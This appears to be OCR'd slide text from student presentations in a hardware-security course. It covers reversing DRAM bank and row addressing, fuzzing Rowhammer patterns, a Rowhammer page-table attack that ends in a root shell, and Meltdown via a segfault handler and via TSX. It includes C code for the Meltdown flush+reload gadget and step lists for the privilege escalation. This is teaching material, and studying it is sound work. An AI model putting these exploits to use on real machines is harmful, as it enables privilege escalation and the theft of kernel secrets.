
Physical Address



1. Determine the bits involved in bank selection
2. How these bits are combined to form bank selection functions


Check that the xor function give the same result for each elem

Reversing the DRAM addressing function




1. Identifying row selection bits (contiguous)

Reversing the DRAM addressing function



1. Identifying row selection bits (contiguous)




```
uint64_t get_row_bit_mask(uint64_t threshold, dram_info_t dram, char *mem) {
    uint64_t bit_mask = 0;
    // Chose a random address within accessible memory
    void *a = mem + rand() % PAGE_SIZE;
    // For each bit in our control
    for (int i = 0; i < NUM_BIT_UNDER_CONTROL; i++) {
        // Flip a bit at position i
        void *a_x = flip_bit( address: a,  bit_position: i);
        // Ensure the new address is in the same bank function
        a_x = ensure_bank_idx(a_x, dram,  index: i);

        // Check that we have a row conflict btw a and a_x
        bool above_threshold = time_addresses( a_star: a,  a: a_x) > threshold;

        // Check the conflict to be stable
        for (int k = 0; k < NUM_ROUNDS_TO_CONFIRM_CONFLICT_STATE; k++) {...}

        // Craft the row bit mask
        if (above_threshold) {
            uint64_t a_xor_a_x = (uint64_t) a ^ (uint64_t) a_x;
            for (int k = NUM_BIT_UNDER_CONTROL - 1; k > -1; k--) {
                if (((a_xor_a_x >> k) & 1) == 1) {...}
            }
        }
    }
```


We flip each bit of the address while keeping in same bank

If there is a row conflict, we know it is row selection bit

Fuzzing Rowhammer Patterns



```
/**
 * Fill the pattern with the given aggressor pair
 *
 * @param bs_ptrn the pattern to be filled
 * @param aggressor_pair the pair of aggressor to fill the pattern
 */
void fill_pattern_by_aggressors(bs_pattern_t *bs_ptrn, aggressors_pair_t aggressor_pair) {
    for (int i = aggressor_pair.pos;
         i < bs_ptrn->pattern_len; i += (1 << aggressor_pair.frequency) * bs_ptrn->base_period) {
        for (int j = 0; j < aggressor_pair.amplitude; j++) {
            bs_ptrn->pattern[i + j * 2] = aggressor_pair.a0;
            bs_ptrn->pattern[i + j * 2 + 1] = aggressor_pair.a1;
        }
    }
}
```



frequency
phase
amplitude
1/2 0 1
1 a1 a2 a1 a2
1/4 0 1
2 a1 a2 a3 a4 a1 a2
1/4 0 1
3 a1 a2 a3 a4 a1 a2 a5 a6
1/2 2 2
4 a1 a2 a7 a8 a7 a8 a3 a4 a1 a2 a7 a8 a7 a8 a4 a5
1/2 2 2
5 a1 a2 a6 a7 a8 a9 a3 a4 a9 a10 a9 a10 a1 a2 a6 a7 a8 a9 a4 a5 a9 a10 a9 a10

Challenges

Week1 : DRAMA

- Obtain a stable threshold
- Obtain a stable number of sets (duplicate sets)

Week2 : Fuzzing Rowhammer Patterns

- Our hammer function was not functional and we took time to see that it was not working.

Results

hostname,	threshold,	#banks,	bank_mask,	bank_functions,	row_mask
ee-tik-cn001,	530,	16,	0xfe040,	0x2040 0x24000 0x48000 0x90000,	0x3ffe0000
ee-tik-cn002,	534,	16,	0xfe040,	0x2040 0x24000 0x48000 0x90000,	0x3ffe0000
ee-tik-cn003,	524,	32,	0x3fe040,	0x2040 0x44000 0x88000 0x110000 0x220000,	0x3ffc0000

hostname,	#patterns,	#effective,	#bitflips
ee-tik-cn022,	2600,	455,	1595
ee-tik-cn020,	2978,	220,	1057
ee-tik-cn013,	2829,	64,	79
ee-tik-cn008,	2755,	648,	7035

hostname,	#displacements,	#bitflips,	bank_idx
ee-tik-cn022,	4096,	38389,	9
ee-tik-cn020,	4096,	125065,	7
ee-tik-cn013,	4096,	2954,	15
ee-tik-cn008,	4096,	57372,	7,

Assignment V

Rowhammer on x86 PTE

Stuart and Xavier


WHEN YOUR MEMORY FLIPS on X86 PTE, cut nited changes clangs - NOT IN A NEIGHBOOD WAY!
ROW HAMMER
INF!

Summary of the attack

1. Find continuous memory
2. Find a pattern generating a reliable exploitable bitflip
3. Backup a file descriptor with a known physical page
4. Spray the page tables mapping to this FD
5. For each mapping find which one is the corrupted one
6. Craft the PTEs such to have access to wanted physical address
7. Patch discrepancies before unmapping a virtual memory area or terminating a process.
8. Change uid credentials to gain ability to pop a shell with root permission


Find continuous memory

- Mostly work on all nodes
- Only 512KB (single rank) and 2MB (dual rank) continuous blocks
- Works because we are testing all the 4KB pages of the continuous range




Find exploitable bitflip

- Struggle to adapt blacksmith to this assignment
- Happy that our blacksmith find in few second a exploitable bitflip on some nodes




Backup a file descriptor with a known physical page


Write something in the newly created file descriptor such that when we search for the corrupted PTE the only mapping not pointing to this value is the corrupted one.




FIND THE RIGHT ADDRESS



FIND THE RIGHT ADDRESS




FIND THE RIGHT ADDRESS



FIND THE RIGHT ADDRESS

EUREKA!




Spray the page tables mapping to this FD

ROW	8 BYTES
512	…
…	…
128	**0x123456789**
…	…
0	…


Page 0x100000

Bitfip at 0x100400

Need to put the right offset



How to become root



Find our process

```
johndoe:x:1000:1000:John Doe,,,,:/home/hdsecs:/dram_attack
```

Set uid to root such that able to invoke shell with root privilege

Meltdown & Spectre


by Stuart and Xavier

Meltdown Segv - PF Handler


1. Use sigaction to set a segfault handler

2. Set the flag to SA_NODEFER to reuse the handler

3. Set the jump point inside the condition of the if to return in case of PF



```
void segfault_handler(int signum) {
    longjmp(env, val: 1);
}

sa.sa_handler = segfault_handler;
sigemptyset( set: &sa.sa_mask);
sa.sa_flags = SA_NODEFER;

if (sigaction( sig: SIGSEGV,  act: &sa,  oact: NULL) == -1) {
     perror( s: "sigaction");
     exit( status: 1);
}
```




```
if (!setjmp(env)) {
     *(valid);
     volatile char test = flush_reload[(*(char *) (secret_ptr + off)) * PAGE_SIZE];
}
```

Meltdown Segv - Before the attack

1. Create a valid malloc

2. Load the secret inside the memory to speed up the secret access later


3. Flush the probe array and the valid variable



```
volatile char *valid = malloc( size: sizeof(char));
for (int i = 0; i < MAX_TRIES; ++i) {
    for (int off = 0; off < SECRET_SIZE; ++off) {
        char buffer[SECRET_SIZE];
        if(!read(fd,  buf: buffer,  nbytes: sizeof(buffer))) {
            perror( s: "read");
        }
        _mm_mfence();
        _mm_clflush((void*)valid);
        flush_range( start: flush_reload,  stride: (long) CACHE_SIZE,  n: MAX_CHAR * CACHE_SIZE);

        if (!setjmp(env)) {
            *(valid);
            volatile char test = flush_reload[(*(char *) (secret_ptr + off)) * PAGE_SIZE];
        }

        reload_range( base: flush_reload,  stride: PAGE_SIZE,  n: MAX_CHAR, results);
        global_results[off][find_min_index(results,  size: MAX_CHAR)]++;

        memset( s: results,  c: 0,  n: sizeof(results));
        _mm_mfence();
    }
}
```

Meltdown Segv - The attack


1. Access the valid variable to win time before the page fault
2. Load the secret
3. Access the probe array using the secret



```
if (!setjmp(env)) {
    *(valid);
    volatile char test = flush_reload[(*(char *) (secret_ptr + off)) * PAGE_SIZE];
}
```

Meltdown TSX

Same as for Meltdown Segv with TSX instead of the PF Handler



```
if (_xbegin() == _XBEGIN_STARTED) {
    *(valid);
    volatile char test = flush_reload[(*(char *) (secret_ptr + off)) * PAGE_SIZE];
    _xend();
}
```

